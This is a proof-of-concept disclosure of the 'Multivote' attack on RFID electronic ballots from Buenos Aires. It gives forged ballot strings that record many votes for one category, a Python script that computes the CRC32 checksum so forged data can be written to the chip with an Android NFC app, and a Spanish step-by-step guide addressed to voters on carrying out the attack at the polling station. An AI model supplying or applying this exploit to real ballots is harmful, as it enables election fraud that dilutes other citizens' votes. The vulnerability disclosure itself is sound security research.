## Multivote Attack - Proof of Concept to reproduce vulnerability

RFID ballots have a simple structure. The following example shows a ballot for “Representative” (REP), “Mayor” (MAY), and “Ward” (WRD) for province "Buenos Aires" (CABA):

"**06CABA.1WRD567REP432MAY123**"

And this is a ballot who casts three votes for category “Mayor”:

"**06CABA.1MAY123MAY123MAY123**"

And this is one that casts 10 votes for “Mayor”:

"**06CABA.1MAY123MAY123MAY123MAY123MAY123MAY123MAY123MAY123MAY123MAY123**"

There are other possibilities. The following ballot casts one vote for each category, and then adds six additional votes for “Mayor”:

"**06CABA.1WRD567REP432MAY123MAY123MAY123MAY123MAY123MAY123MAY123**"

### Multi-vote ballot generator


The Python script below generates the correct CRC32 checksum for the RFID chip. Details about the format used in these ballots is available in some Github projects. These values can be added manually through an Android-based NFC application with write capabilities, like NFC-V.

```
from zlib import crc32
from struct import pack
ballot="06CABA.1WRD1234REP5678MAY5678" # original
ballot="06CABA.1WRD1234MAY5678MAY5678" # 2 MAY

print "Message length: %02X" % len(ballot)
print "CRC: %s" % ' '.join(map(lambda
x:"%02X"%ord(x),pack("i",crc32(ballot))))
print "Ballot data: %s" % ' '.join(map(lambda
x:"%02X"%ord(x),ballot))
```

# COMO FUNCIONA EL ATAQUE MULTIVOTO

en pocos pasos...



Consigue un Smartphone

Instala en tu smartphone el Ataque MultiVoto

Cuando votes, el presidente de mesa te dara una boleta electronica

Acerca la boleta a tu smarphone

Tu RFID ya ha sido modificado para que vote a un candidato muchas veces

Ya podes acercate para votar normalmente

Cuando la eleccion haya finalizado. El presidente de mesa pasa las boletas por la maquina para contar

Una Boleta Un Voto

Excepto una Boleta con el ataque MultiVoto.

Una Boleta Muchos Votos